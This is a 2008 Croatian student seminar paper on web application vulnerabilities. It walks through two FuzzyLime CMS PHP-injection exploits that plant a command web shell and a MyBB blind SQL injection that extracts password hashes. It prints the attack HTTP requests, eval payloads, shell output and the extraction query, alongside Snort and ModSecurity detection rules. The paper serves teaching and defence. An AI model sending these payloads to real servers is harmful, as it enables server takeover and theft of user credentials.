ZAVOD ZA ELEKTRONIKU, MIKROELEKTRONIKU, RAČUNALNE I INTELIGENTNE SUSTAVE
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA
SVEUČILIŠTE U ZAGREBU

SIGURNOSNI PROPUSTI U WEB APLIKACIJAMA

Ivan Vrtarić

SEMINARSKI RAD IZ PREDMETA *MREŽE RAČUNALA*

Zagreb, 2008.

Sadržaj

1. Uvod

S razvojem Interneta i World Wide Weba (WWW), razvila se i industrija web-aplikacija. Jednostavnost izrade je uzrokovala nastajanje velike količine web-aplikacija za svaku namjenu, međutim, mnoge od tih aplikacija nisu isprogramirane dovoljno temeljito, zbog čega se u kodu takvih aplikacija nalaze mogućnosti dobavljanja informacija koje nisu namijenjene vanjskom svijetu. U ekstremnim slučajevima, sigurnosni propusti koje programeri ostavljaju u kodu omogućuju udaljenim napadačima skoro potpunu kontrolu poslužitelja na kojem se takva aplikacija izvodi.

U ovom seminarskom radu prikazano je iskorištavanje ozbiljnijih sigurnosnih propusta na primjerima sustava za upravljanje sadržajem (*Content Management Systems*, CMS). U prva dva primjera prikazano je kako, zbog nedovoljno sigurno i kvalitetno napisanog koda, udaljeni napadač može preuzeti kontrolu i izvoditi sistemske naredbe na poslužitelju na kojem se izvodi napadnuta aplikacija. Treći primjer pokazuje da i kvalitetno napisane aplikacije mogu imati neočekivane vektore napada; naime, taj primjer pokazuje kako napadač može neizravno saznati neke tajne informacije iz udaljene baze podataka, koristeći jednostavnu informaciju o postojanju ili nepostojanju greške koju prijavljuje baza podataka..

2. Primjer #1 – Ubacivanje PHP koda preko HTTP POST parametara

CVE-2008-3165 -- *Directory traversal* osjetljivost u datoteci **rss.php** u aplikaciji FuzzyLime (CMS) verziji 3.01a i ranijima, uz onemogućenu PHP opciju **magic_quotes_gpc**, omogućuje udaljenim napadačima uključivanje i izvršavanje proizvoljnih lokalnih datoteka pomoću ".." (točka-točka) u parametru **p**, prikazano korištenjem datoteke **content.php**.

Koraci u izvršavanju exploita:

1. Šalje se HTTP POST zahtjev za datotekom **rss.php** uz parametre:
   - p – ../code/content.php%00
   - s – middle_index.inc.php%00 (ime *shell* stranice je konfigurabilno)
   - curcount – PHP kod koji omogućuje izvršavanje proizvoljnih naredbi na napadnutom računalu (poslužitelju) – kreira *shell* stranicu
2. Zbog nepročišćenog parametra **p** u skripti rss.php dinamički se uključuje i izvršava skripta referencirana tim parametrom, tj. **../code/content.php**. Dvije točke u parametru su potrebne jer include() naredba u obliku u kakvom je napisana u kodu aplikacije pokušava dinamički učitati skripte iz direktorija **/blog/**. Na ovom mjestu se očituje *directory traversal* osjetljivost
3. Skripta **content.php** preuzima POST parametre proslijeđene skripti **rss.php**, međutim, također ih ne pročišćava. Time se omogućuje sljedeći korak: preko aplikacijskog mehanizma za logiranje brojača, PHP kod prenesen u parametru **curcount** se sprema u datoteku **/code/counter/middle_index.inc.php** (referenciranu parametrom **s**).
4. Exploit šalje još jedan POST zahtjev na poslužitelj, radi provjere je li *shell* stranica uspješno postavljena.

Ako je exploit uspješno izvršen, na adresi [host]/code/counter/middle_index.inc.php će se nalaziti stranica pomoću koje se na poslužiteljsko računalo mogu prenositi proizvoljne datoteke, te izvršavati proizvoljne PHP i sistemske naredbe sa dozvolama dodijeljenim web-aplikaciji.

Uz pretpostavku da se FuzzyLime CMS nalazi na adresi `http://www.example.com/fuzzylime/`, HTTP zahtjev kojim se pokušava izvršiti exploit izgleda ovako:

```
POST /fuzzylime/rss.php HTTP/1.1
Host: www.example.com (FQDN napadnutog poslužitelja)
Connection: Close
Content-Type: application/x-www-form-urlencoded
Content-Length: 2919

p=../code/content.php%00&s=middle_index.inc.php%00&curcount=<?php
$shell='YVhOelpYUW9...(2.5 kB Base64 kodiranog PHP/HTML koda)...dmFIUnRiRDRuT3c9PQ==';
eval(base64_decode(base64_decode($shell)));
?>
```

Ukoliko je na poslužitelju instalirana verzija FuzzyLime CMSa osjetljiva na ovaj exploit, poslužitelj će poslati odgovor koji sadrži barem sljedeće linije:

```
HTTP/1.1 200 OK
...
Content-Type: application/xml; charset=iso-8859-1

<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0">
 <channel>
 <description>A fuzzylime (cms) autogenerated channel feed.</description>
 <docs>http://blogs.law.harvard.edu/tech/rss</docs>
 <generator>fuzzylime (cms)</generator>
…
</channel>
</rss>
```

Ostala zaglavlja i dijelovi sadržaja ovise o konfiguraciji poslužitelja i same aplikacije.

Nakon ubacivanja malicioznog koda na poslužitelj, exploit provjerava je li ubačena stranica aktivna, slanjem još jednog kratkog POST zahtjeva:


```
POST /fuzzylime/code/counter/middle_index.inc.php HTTP/1.1
Host: www.example.com
Connection: Close

```


Ukoliko je napad uspješno izvršen, poslužitelj će vratiti odgovor približno sljedećeg oblika:


```
HTTP/1.1 200 OK
...
Content-Type: text/html; charset=iso-8859-1
...

<html><head><title>...temporary shell...</title><meta http-equiv="Content-Type"
content="text/html; charset=windows-1251"/>
<style type="text/css">
body{font-family:verdana,arial,serif;background-color:#333;color:#f9f9f9;font-
size:10px;}
.box{border:1px solid #ccc;background-color:#333;margin:auto;margin-
top:40px;padding:10px;width:400px;}
.nfo{border:1px solid #999;background-color:#666;padding:5px;}
input{margin:2px;}
</style></head><body><div class="box"><div class="nfo">Info:[safe_mode=] 
[globals=] [magic_quotes_gpc=] 
[disabled_functions=] <br/>[php:5.2.4] [user:] <br/>[uname:Linux
xxxxxxx.xxxxxx.xxx.xx 2.6.23.15-80.fc7 #1 SMP Sun Feb 10 17:29:10 EST 2008
i686] </div><br/>
<form enctype="multipart/form-data" action="" method="post">
<p><input type="submit" name="phpinfo" value="phpinfo"/></p>
upload:<input type="file" name="fi"/><br/>
cmd: <input type="text" name="exec" value=""/><br/>
eval: <input type="text" name="eval" value=""/><br/><p>
<input type="submit" name="set" value="Ok"/></p>
</form></div></body></html>
```

Na sljedećoj stranici je prikazan TCP/IP dijagram izvršavanja exploita:

MSS = 1448 okteta
Veličina TCP/IP zaglavlja = 52 okteta (također veličina SYN, ACK, FIN i RST paketa)
Maksimalna veličina TCP/IP paketa = 1500 okteta (TCP/IP zaglavlje + MSS)
T_{RTT} = konst.
T_{DR}, T_{DW} >> T_{CPU}








Napad (pokretanje exploita):
Približna veličina HTTP POST zahtjeva = 3058 okteta
(veličina ovisi o FQDN napadnutog servera i putu do datoteke rss.php)
Minimalna veličina HTTP odgovora sa servera = 335 okteta
(veličina odgovora ovisi o konfiguraciji servera i aplikacije)

Približni promet: 3913 okteta

Exploit nakon slanja zahtjeva pokušava zatvoriti vezu, jer ga odgovor sa servera ne zanima. Međutim, podaci sa servera još uvijek stižu; zato se šalje RST umjesto FIN paketa.



Provjera uspješnosti:
Približna veličina HTTP POST zahtjeva = 103 okteta
(veličina ovisi o FQDN napadnutog servera, te o putu do i imenu *shell* datoteke)
Minimalna veličina HTTP odgovora sa servera = 1145 okteta
(veličina odgovora ovisi o konfiguraciji servera i aplikacije)

Približni promet: 1768 okteta

Pokušaj izvršavanja ovog exploita se može prepoznati pomoću IDS aplikacija, kao što su npr. SNORT ili ModSecurity.

SNORT može prepoznati pokušaj izvršavanja pomoću sljedećeg pravila:

```
alert tcp any any -> any 80 (msg:"FuzzyLime CMS exploit attempted";
flow:established,to_server; uricontent:"rss.php"; content:"POST";
content:"p=../code/content.php"; nocase; classtype:web-application-attack;
reference:cve,CVE-2008-3165; reference:bugtraq,30103;)
```

Standardna instalacija ModSecurityja, tj. instalacija bez dodatnih promjena i/ili prilagođavanja konfiguracijskih datoteka, zaustvlja ovaj exploit uz HTTP kod odgovora "400 Bad Request": nad POST zahtjevom unutar kojega se nalazi oktet sa vrijednošću 0 (%00) izvršava se pravilo "@validateByteRange 1-255",

Ukoliko je prethodno pravilo isključeno, ModSecurity može prepoznati pokušaj izvršavanja pomoću sljedećeg skupa pravila:

```
SecRule REQUEST_FILENAME "rss.php" \
         "phase:2,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:lowercase,pass,nol
og,skip:1"
SecAction pass,nolog,skipAfter:999999
SecRule ARGS:p "../code/content.php" \
         "phase:2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:lowercase,
ctl:auditLogParts=+E,deny,log,auditlog,status:501,msg:'PHP Injection Attack
CVE-2008-3165',id:'999999',tag:'WEB_ATTACK/PHP_INJECTION',,logdata:'%
{TX.0}',severity:'2'"
```

U slučaju da udaljeni napadač pokuša izvršiti exploit na poslužitelju koji ima aktivan ModSecurity uz dodana gore navedena pravila, u ModSecurityjevoj kontrolnoj evidenciji će se nalaziti zapis približno sljedećeg oblika:

```
--04d5d32a-A--
[11/Sep/2008:14:13:14 +0200] SMkLWn8AAAEAABhjDBcAAAAA 127.0.0.1 39051 127.0.0.1
80
--04d5d32a-B--
POST /fuzzylime/rss.php HTTP/1.1
Host: www.example.com
Connection: Close
Content-Type: application/x-www-form-urlencoded
Content-Length: 2917

--04d5d32a-C--
p=../code/content.php%00&s=middle_index.inc.php%00&curcount=
<?php
$shell='YV...(2.5 kB Base64)...c9PQ==';
eval(base64_decode(base64_decode($shell)));
?>

--04d5d32a-F--
HTTP/1.1 501 Method Not Implemented
Allow: TRACE
Content-Length: 300
Connection: close
Content-Type: text/html; charset=iso-8859-1

--04d5d32a-H--
```

```
...(Poruke izvršenih predkonfiguriranih pravila)...
Message: Access denied with code 501 (phase 2). Pattern match
"../code/content.php" at ARGS:p. [file
"/etc/httpd/modsecurity.d/modsecurity_localrules.conf"] [line "6"] [id
"999999"] [msg "PHP Injection Attack CVE-2008-3165"] [data
"../code/content.php"] [severity "CRITICAL"] [tag "WEB_ATTACK/PHP_INJECTION"]
Action: Intercepted (phase 2)
Apache-Handler: php5-script
Stopwatch: 1221135194543185 67726 (23762* 53340 -)
Producer: ModSecurity for Apache/2.5.6 (http://www.modsecurity.org/); core
ruleset/1.6.1.
Server: Apache/2.2.9 (Fedora)

--04d5d32a-K--
...(Popis izvršenih predkonfiguriranih pravila)...
SecRule "REQUEST_FILENAME" "@rx rss.php"
"phase:2,auditlog,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:lowercase,nolog,sk
ip:1"
SecRule "ARGS:p" "@rx ../code/content.php"
"phase:2,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:lowercase,ctl:audit
LogParts=+E,deny,log,auditlog,status:501,msg:'PHP Injection Attack CVE-2008-
3165',id:999999,tag:WEB_ATTACK/PHP_INJECTION,logdata:%{TX.0},severity:2"

--04d5d32a-Z--
```

3. Primjer #2 – Ubacivanje PHP koda preko HTTP GET parametara i PHP sistemskih varijabli

U aplikaciji FuzzyLime (CMS), verziji 3.01 i nižim, ulazni podaci proslijeđeni parametru "**_SERVER[REMOTE_ADDR]**" u datoteci **code/polladd.php** nisu pravilno pročišćeni prije zapisivanja u datoteku. Ova osjetljivost može biti iskorištena za izvršavanje proizvoljnog PHP koda. Da bi se osjetljivost mogla uspješno iskoristiti, zahtijeva se da je PHP opcija "**magic_quotes_gpc**" onemogućena.

Koraci u izvršavanju exploita:

1. Napadač pokreće exploit u komandno-linijskom modu, uz parametar koji predstavlja URI napadnutog poslužitelja
2. Sa klijenta se šalje HTTP GET zahtjev za datotekom **/code/polladd.php** uz sljedeće parametre:
   - `poll – ....//titles`
   - `log – 1`
   - `_SERVER[REMOTE_ADDR] –` URL-enkodirani niz znakova `'";print "-:-:-";eval(stripslashes($_SERVER[\'HTTP_SHELL\']));print "-:-:-"; ?>'`
3. U skripti polladd.php se izvršavaju naredbe **extract($_GET)** i **extract($HTTP_GET_VARS)**, kojima se GET parametri pretvaraju u PHP varijable sa istim imenom. Budući da se među GET parametrima nalazi parametar _SERVER[REMOTE_ADDR], vrijednost globalne sistemske PHP varijable $_SERVER[REMOTE_ADDR] će biti prepisana PHP kodom napadača
4. PHP skripta polladd.php kreira datoteku **/code/polls/titles.inc.php** u kojoj se (uz ispravan kod web-aplikacije) nalazi i PHP kod proslijeđen preko parametra _SERVER[REMOTE_ADDR]
5. Pokrenut u komandno-linijskom modu, exploit za svaku upisanu naredbu šalje HTTP GET zahtjev sa dodanim poljem zaglavlja "**Shell**". Vrijednost "Shell" polja zaglavlja je PHP naredba.
6. PHP interpreter na poslužitelju pretvara HTTP zaglavlja u PHP varijable, čime se ubačenoj skripti omogućuje da izvrši PHP naredbu prenesenu u "Shell" polju HTTP zaglavlja.

Ukoliko je napad uspješno izvršen, exploit, koji se nakon napada ponaša poput naredbene ljuske (*shell*), omogućuje napadaču izvršavanje sistemskih, PHP i SQL naredbi na poslužitelju, uz dozvole koje ima korisnički račun pod kojim se izvršava web-aplikacija. Da bi napadač mogao izvršavati SQL naredbe, mora znati i podesiti u exploitu korisničko ime i lozinku za spajanje na bazu.

Uz pretpostavku da se FuzzyLime CMS nalazi na URLu `http://www.example.com/fuzzylime/`, HTTP zahtjev kojim se pokušava izvršiti exploit izgleda ovako:

```
GET http://www.example.com/fuzzylime/code/polladd.php?
poll=..../titles&log=1&_SERVER[REMOTE_ADDR]=%22%3Bprint+%22-%3A-%3A-
%22%3Beval(stripslashes(%24_SERVER%5B%5C'HTTP_SHELL%5C'%5D))%3Bprint+%22-%3A-
%3A-%22%3B+%3F%3E HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; fr; rv:1.8.1.14)
Gecko/20080404 Firefox/2.0.0.14
Connection: close
```

U slučaju da je exploit uspješno izvršen, poslužitelj vraća odgovor otprilike sljedećeg oblika:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=iso-8859-1

<div id="fl_pollbox">
<div class="fl_pollquestion">.</div><form method="post" action="#"
onsubmit="pollsub('', '', '');return false;"><table width="100%">
<tr><td colspan="3"><input type="submit" value="Yes"/></td></tr>
</table></form>
</div>
```

Sadržaj odgovora ovisi o konfiguraciji poslužitelja i same aplikacije.

Svaka naredba poslana iz exploitove komandne ljuske, kao npr. sistemska naredba 'id', uzrokuje slanje HTTP zahtjeva sljedećeg oblika:


```
GET /fuzzylime/code/polls/titles.inc.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; fr; rv:1.8.1.14)
Gecko/20080404 Firefox/2.0.0.14
Shell: system('id')
Connection: close
```


Poslužitelj kao odgovor na naredbu šalje `200 OK` odgovor sa rezultatom izvršavanja naredbe u tijelu odgovora:


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=iso-8859-1

-:-:-uid=8063(user) gid=1001(users) groups=1001(users)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023-:-:-
```

Na sljedećoj stranici je prikazan TCP/IP dijagram izvođenja exploita, te izvođenja naredbi putem exploita:

MSS = 1448 okteta
Veličina TCP/IP zaglavlja = 52 okteta (također veličina SYN, ACK, SYN+ACK, FIN i RST paketa)
Maksimalna veličina TCP/IP paketa = 1500 okteta (TCP/IP zaglavlje + MSS)
T_{RTT} = konst.
T_{DR}, T_{DW} >> T_{CPU}








Napad (pokretanje exploita):
Približna veličina HTTP POST zahtjeva = 376 okteta
(veličina ovisi o FQDN napadnutog servera i putu do datoteke polladd.php)
Minimalna veličina HTTP odgovora sa servera = 309 okteta
(veličina odgovora ovisi o konfiguraciji servera i aplikacije)

Približni (minimalni) promet: 1205 okteta



Slanje i izvršavanje naredbe poslužitelju:
Minimalna veličina HTTP POST zahtjeva = 219 okteta
(veličina ovisi o FQDN napadnutog servera, putu do i imenu ubačene datoteke, te o samoj poslanoj naredbi)
Npr. ukoliko je poslana SQL naredba, šalje se barem 264 okteta više
Minimalna veličina HTTP odgovora sa servera = 187 okteta
(veličina odgovora ovisi o konfiguraciji servera, te o rezultatima izvršavanja naredbe)

Približni (minimalni) promet: 926 okteta

$\mathbf{T}_{CMD}$ = Vrijeme izvršavanja napadačeve naredbe; može uključivati nekoliko $\mathbf{T}_{DR}$-a ili $\mathbf{T}_{DW}$-a

Pokušaj izvršavanja ovog exploita se može prepoznati pomoću IDS aplikacija, kao što su npr. SNORT ili ModSecurity.

SNORT može prepoznati pokušaj izvršavanja pomoću sljedećeg pravila:

```
alert tcp any any -> any 80 (msg:"FuzzyLime CMS exploit attempted";
flow:established,to_server; uricontent:"polladd.php";
uricontent:"_SERVER[REMOTE_ADDR]"; classtype:web-application-attack;)
```

ModSecurity može prepoznati pokušaj izvršavanja pomoću sljedećeg skupa pravila:

```
SecRule REQUEST_FILENAME "polladd.php" \
         "t:none,t:urlDecodeUni,t:htmlEntityDecode,pass,nolog,skip:1"
SecAction pass,nolog,skipAfter:999999
SecRule ARGS:_SERVER[REMOTE_ADDR] "@rx .*" \
         "phase:1,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:lowercase,
ctl:auditLogParts=+E,deny,log,auditlog,status:501,msg:'FuzzyLime polladd.php
PHP/File injection
Exploit',id:'999999',tag:'WEB_ATTACK/PHP_INJECTION',,logdata:'%
{TX.0}',severity:'2'"
```

U slučaju da udaljeni napadač pokuša izvršiti exploit na poslužitelju koji ima aktivan ModSecurity uz dodana gore navedena pravila, u ModSecurityjevoj kontrolnoj evidenciji će se nalaziti zapis približno sljedećeg oblika:

```
--d4eaa74d-A--
[11/Sep/2008:15:22:54 +0200] SMkbrn8AAAEAABqqDVwAAAAB 127.0.0.1 51221 127.0.0.1
80

--d4eaa74d-B--
GET http://www.example.com/fuzzylime/code/polladd.php?
poll=..../titles&log=1&_SERVER[REMOTE_ADDR]=%22%3Bprint+%22-%3A-%3A-%22%3Beval
%28stripslashes%28%24_SERVER%5B%27HTTP_SHELL%27%5D%29%29%3Bprint+%22-%3A-%3A-
%22%3B+%3F%3E HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; fr; rv:1.8.1.14)
Gecko/20080404 Firefox/2.0.0.14
Connection: close

--d4eaa74d-F--
HTTP/1.1 501 Method Not Implemented
Allow: TRACE
Content-Length: 308
Connection: close
Content-Type: text/html; charset=iso-8859-1

--d4eaa74d-H--
Message: Access denied with code 501 (phase 1). Pattern match ".*" at
ARGS:_SERVER[REMOTE_ADDR]. [file
"/etc/httpd/modsecurity.d/modsecurity_localrules.conf"] [line "15"] [id
"999999"] [msg "FuzzyLime polladd.php PHP/File injection Exploit"] [data
"\x22;print \x22-:-:-\x22;eval(stripslashes($_server['http_shell']));print
\x22-:-:-\x22; ?>"] [severity "CRITICAL"] [tag "WEB_ATTACK/PHP_INJECTION"]
Action: Intercepted (phase 1)
Stopwatch: 1221139374309900 2452 (- - -)
Producer: ModSecurity for Apache/2.5.6 (http://www.modsecurity.org/); core
ruleset/1.6.1.
```

```
Server: Apache/2.2.9 (Fedora)

--d4eaa74d-K--
SecRule "ARGS:_SERVER[REMOTE_ADDR]" "@rx .*"
"phase:1,capture,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:lowercase,ctl:audit
LogParts=+E,deny,log,auditlog,status:501,msg:'FuzzyLime polladd.php PHP/File
injection Exploit',id:999999,tag:WEB_ATTACK/PHP_INJECTION,logdata:%
{TX.0},severity:2"

--d4eaa74d-Z--
```

4. Primjer #3 – Ubacivanje SQL koda "naslijepo" preko korisničkog HTTP zaglavlja

U aplikaciji MyBB (MyBulletinBoard) v1.2.2 i niže, ulazni podaci u **CLIENT-IP** zaglavlju HTTP zahtjeva, proslijeđeni datoteci **index.php**, nisu ispravno pročišćeni, čime se omogućuje SQL Injection napad "naslijepo".

Koraci u izvođenju exploita:

1. Da bi exploit provjerio je li napadnuta MyBB aplikacija osjetljiva na SQL Injection napad, šalje aplikaciji tipičnu provjeru SQL Injection osjetljivosti - niz znakova "`' `" ubačen u `Client-IP` polje zaglavlja HTTP zahtjeva za datotekom `index.php`. Koristeći prenesenu vrijednost Client-IP polja, aplikacija pokušava izvršiti SQL naredbu "`DELETE FROM mybb_sessions WHERE ip='''`", koja uzrokuje grešku ukoliko je aplikacija osjetljiva na napad.
2. Ukoliko aplikacija nije osjetljiva na taj napad, poslužitelj vraća HTML kod početne stranice aplikacije - ulazni podaci iz Client-IP polja su ispravno pročišćeni, ili se MySQL greška dogodila, ali ju je aplikacija primjetila i poslala default stranicu. U svakom slučaju, napadač ne može odrediti je li se greška dogodila ili ne.
   Ukoliko aplikacija JEST osjetljiva na SQL Injection napad, poslužitelj vraća SQL poruku o pogrešci:

   ```
   MySQLi error: 1064
   You have an error in your SQL syntax; check the manual that
   corresponds to your MySQL server version for the right syntax to use
   near ''''' at line 1
   Query: DELETE FROM mybb_sessions WHERE ip='''
   ```

3. Nakon što je exploit utvrdio da je aplikacija ranjiva, pokušava utvrditi rezultat izvršavanja pred-definiranog SQL upita. Ranjiva aplikacija vraća samo dvije vrste odgovora:
   1) SQL poruka o grešci, i 2) regularna HTML stranica u kojoj se ne nalazi rezultat SQL upita. Zbog nemogućnosti da direktno dobije rezultat upita, exploit pokreće napad grubom silom (*brute-force attack*) gdje pokušava sastaviti rezultat upita, znak po znak, u ovisnosti o odgovoru aplikacije na posebno pripremljen SQL upit.
   Svaki korak napada grubom silom u zaglavlje HTTP zahtjeva stavlja polje približno sljedećeg oblika:

   ```
   CLIENT-IP: ' or 1=(select null from mybb_users where
   length(if((ascii(substring((select
   concat(uid,char(58),username,char(58),password,char(58),salt,char(58),
   email) from mybb_users where uid='2'),3,1))>=64),password,uid))<5)/*
   ```

   što, zbog propusta u programiranju, uzrokuje da aplikacija pokušava izvršiti SQL upit sljedećeg oblika:

```
4. DELETE FROM mybb_sessions WHERE ip='' or 1=(
      SELECT NULL
      FROM mybb_users
      WHERE LENGTH(
         IF(
            (
               ASCII(
                  SUBSTRING(
                     (   SELECT
   CONCAT(uid,CHAR(58),username,CHAR(58),password,CHAR(58),salt,CHAR(58),ema
   il)
                        FROM mybb_users
                        WHERE uid='[i]'
                     ),[j],1
                  )
               ) >= [k]
            ),
            password,
            uid
         )
      ) < 5
   )/*'
   [i] = cijeli broj; identifikacijski broj korisnika čije informacije exploit pokušava otkriti;
   [j] = cijeli broj; pozicija znaka koji exploit pokušava naći
   [k] = cijeli broj; ASCII kod znaka s kojim se znak na poziciji j uspoređuje
```


5. Analizirajmo ovaj SQL upit iznutra prema van:
   - SELECT upit kreira niz znakova - nazovimo ga 'info' - sa informacijama o korisniku sa id. brojem 'i', koje su rastavljene dvotočkom (':', ASCII 58)
   - SUBSTRING naredba uzima 1 znak iz niza 'info' sa pozicije 'j'; pozicije počinju od broja 1
   - ASCII naredba vraća ASCII kod znaka uzetog pomoću SUBSTRING naredbe
   - IF naredba uspoređuje dobijeni ASCII kod sa brojem 'k'; ako je ASCII broj veći od 'k', IF vraća vrijednost polja 'password', inače vraća vrijednost polja 'uid'
   - LENGTH računa duljinu 'password' (ASCII()>=k) ili 'uid' (ASCII()<k) polja; 'password' polje sadrži MD5 sažetak prikazan u bazi 16, prema tome, mora biti veliko barem 32 znaka; 'uid' polje može biti bilo koje veličine, ali za prvih 9999 korisnika, duljina 'uid' polja je manja od 5.
   - WHERE dio SELECT upita uspoređuje duljinu dobijenu pomoću LENGTH() funkcije sa brojem 5. Ako je IF() funkcija odabrala 'password' polje, niti jedan zapis neće biti odabran; ako je odabrano 'uid' polje, bit će odabrano nekoliko zapisa, a najviše 9999.
   - SELECT upit vraća ili prazan skup, ili skup od n NULL zapisa, pri čemu n ovisi o broju zapisa odabranih pomoću WHERE dijela
   - 1=(SELECT NULL...) logički izraz evaluira vrijednost dobijenu od vanjskog SELECT upita; ako je odabrano 'uid' polje, SELECT vraća više zapisa, što uzrokuje da SUBP prijavi pogrešku ("*Subquery returns more than 1 row*"), budući da u gornjem logičkom izrazu SELECT smije vratiti najviše 1 zapis. Ako je odabrano 'password' polje, SELECT vraća prazan skup, što uzrokuje da se logički izraz evaluira u NULL, čime se sve nakon ključne riječi OR u DELETE naredbi zanemaruje, i DELETE naredba se uredno izvršava.

